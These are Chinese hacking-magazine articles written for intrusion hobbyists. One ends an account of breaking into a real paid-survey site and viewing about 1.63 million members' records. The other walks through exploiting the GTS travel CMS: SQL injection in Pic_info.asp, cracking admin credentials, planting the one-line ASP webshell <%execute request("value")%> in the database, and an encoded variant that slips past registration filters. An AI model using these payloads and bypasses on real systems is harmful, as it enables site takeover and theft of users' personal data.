


图3




图4





图5

密码是111111。

该网站的后台也不够隐蔽，用啊D 的"管理入口检测"很轻松就找到了。进去看了一下网站的后台，发现是自己开发的非免费商业版的代码。找到"会员管理->会员列表"，看到了注册会员的详细信息，如图5所示。其最新ID值是1630911，ID值又是连续的，也就是说该网站有163万注册会员。如果这些会员的信息被泄漏出去……真恐怖啊，我不敢想了。就玩到这吧；通过差异备份可以拿到WebShell，继而拿到CMDShell。

成功入侵后我们来分析一下，原理性的东西就不说了，结论就一点，玩入侵就是一定要仔细。网站的调查系统应该是自己开发的，存在漏洞是难免的。关键是注入点产生的条件太特殊，太隐蔽了，估计网站管理员都很难发现。这里给管理员一点建议，无用的链接要及时删除，以免出现隐患。这里注册的会员信息都是真实的，所以这类网站一旦被入侵，会员信息被泄漏，损失将是非常大的。后来我又测试了几家付费调查网站，都或多或少存在这样的注册用户登录后，付费调查链接可以注入的问题。在写稿前，我已给"受访钱庄"的管理员发了告知邮件，希望他们能够尽快把漏洞补上或正式启用新版网站，大家就不要再去搞了。



适合读者：入侵爱好者
前置知识：ASP

充分发掘GTS旅游系统0Day

文/图 舒城李寅@【梦幻★剑客】

有个朋友今年大学毕业了，前不久在合肥一家旅行社找到一份网管工作，看他没在我面前说什么烦恼的事，想必过得比较舒坦。前几天找我帮他搞套ASP程序，必须是旅游信息发布程序。我打开IE先到安徽旅游网，看下省级旅游部门用的是什么系统，看了界面还不错哦，比较适合我个人的感觉。马上奔向中国站长站，找了几套旅游程序，准备回来本地看下界面和安全性，不能害兄弟啊！

突破防注入，拿WebShell

我下载了新思维和GTS系统（其实就是一个系统内核），在本地IIS一看，才知道安徽旅游网和我的这套系统一模一样，感觉界面真的很清爽，适合旅游行业！这套系统作者声称防SQL注入、数据库下载（正是这样，才导致系统安全崩溃！）、管理密码猜解、外部表单提交、危险数据提交等一系列安全措施，可是他忽略了网络安全是个整体，一个地方失误导致全盘皆输。

下面我们开始分析漏洞，首先看的文件是新闻文件news.asp，这个文件调用生成的新闻全部是html格式，就不要有什么指望了；再看Ticketinfo.asp，这个文件是机票预定文件，我在IE地址栏里加了个单引号，弹出和南方数据企业一样的对话框，说明有SQL防注入系统，这个我突破不了，如图1所示。找到源文件，看到Ticketinfo.asp里调用了"<!--#include file=admin/system/Check_Sl.asp>"，这个文件是SQL防注入的，所以在接下来的分析过程中看到有文件调用它，就




图1

不用看了，没有办法注入。虽然如此，最后还是让我找到有几个文件没有包含这个文件，不晓得作者是疏忽还是怎么了，结果让我有机可趁，Pic_info.asp和Pic_class.asp这两个文件就存在SQL注入，有问题的代码如下。

```
<%
id=Trim(request("id"))
set rs=server.createobject("adodb.recordset")
sql="select name,pic_url,info,Tuijiang from pic where id ="&id&""
rs.open sql, conn, 1, 1
if not rs.eof then
response.write (rs("name"))
if rs("Tuijiang")=1 Then response.write ("<font color=red> 荐</font>") end if
%>
```

上面的代码明显存在注入，id这个变量只是过滤了两边空格，就带进SQL查询，造成注入漏洞！可以说是程序员的小失误，成全了SQL注入。接下来我们就请出大名鼎鼎的啊D，自己添加master表名后，很快就猜解出了密码和账号，如图2所示，这样就轻松进入了后台管理。




图2

在后台找上传的地方，再找找看有没有数据库备份功能，结果找了半天也不见有数据库备份，这

就需要有上传漏洞，不然WebShell就不好拿了，想到这让我有点心寒。在添加新闻的地方有上传功能，可惜我上传了无数次asp、asa、cer、cdx，甚至抓Cookies上传都一一失败，只能上传png、gif和jpg，真的很郁闷，如图3 所示。




图3

继续找上传的地方，在图片管理处又发现了上传地址，结果经过反复上传，还是无法突破，系统只允许jpg、gif格式，别的格式一律不许上传，这下完蛋了。但我还是不死心，继续不断地翻看上传源代码，希望能有所收获。打开database看了下数据库是asp格式的，这时我闪过一个念头——插一句话木马。马上来了精神，继续战斗。把数据库的后缀名改成mdb格式，看看里面有些什么表，发现后台添加的信息全部在数据库里面，看到这里我马上到后台在新闻添加中写入一句话木马 <%execute request("value")%>，如图4所示。回到数据库看看有没有插进去，结果成功插入。这个时候还不能高兴太早，有的时候小马插进去了，但有的程序做数据库的时候建了一个防下载表，里面写入ASP代码，既防下载，又防插马。此时浏览数据库地址时，需要把数据库名称中的"#"替换成"%23"，看到"类型不匹配：'execute'"就说明一句话木马成功寄存。之后就很简单了，用客户端连接就得到Webshell了，之后就是小马带大马，相信大家看黑防这么久都会了。




图4

至此，这个系统就基本崩溃了，但是这种方法需要破解密码还要进后台，真的很烦琐，有的时候密码破解不了，岂不是拿不到WebShell？其实不然，只要我们理解了拿WebShell的原理就能想到另外的方法，如果你不知道的话，请继续跟我来吧！

前台巧妙突破，获取WebShell

既然在后台可以插一句话得到WebShell，那么前台有没有可能呢？看到网站主页有注册用户的地方，这意味着可以向数据库里面插马了。带着激动的心情，开始注册用户。因为用户名和密码处不准插入"*%#!-&%$"类似的字符，所以我就在通讯地址处插入一句话木马，提交后结果如图5所示。




图5

不管在什么地方都不能插入一句话，当时看到这样就没有再继续了，不要说我没有黑客精神，当时搞了一段时间真的有点累了，反正都拿到WebShell了，就关了IIS。玩了会游戏，觉得没有什么意思，还是再看看这套系统，说不定会有意外的收获。后来想到将"<%execute request("a")%>"加密后变成"十擄敗畲整熠煥敵蹉Ｖ═┥＞"，这其中可没有前台限制的非法字符哦。呵呵，自己真笨，怎么刚才没有想到呢。带着120%信心，重新注册了用户，具体表单项目如图6 所示。

在工作和通讯地址中插入加密后的一句话木马，点提交就不报错了，成功注册用户。这意味着一句话插入了数据库，经测试成功上马，这里我就不截图了。至此，我们就再次突破了GTS系统！

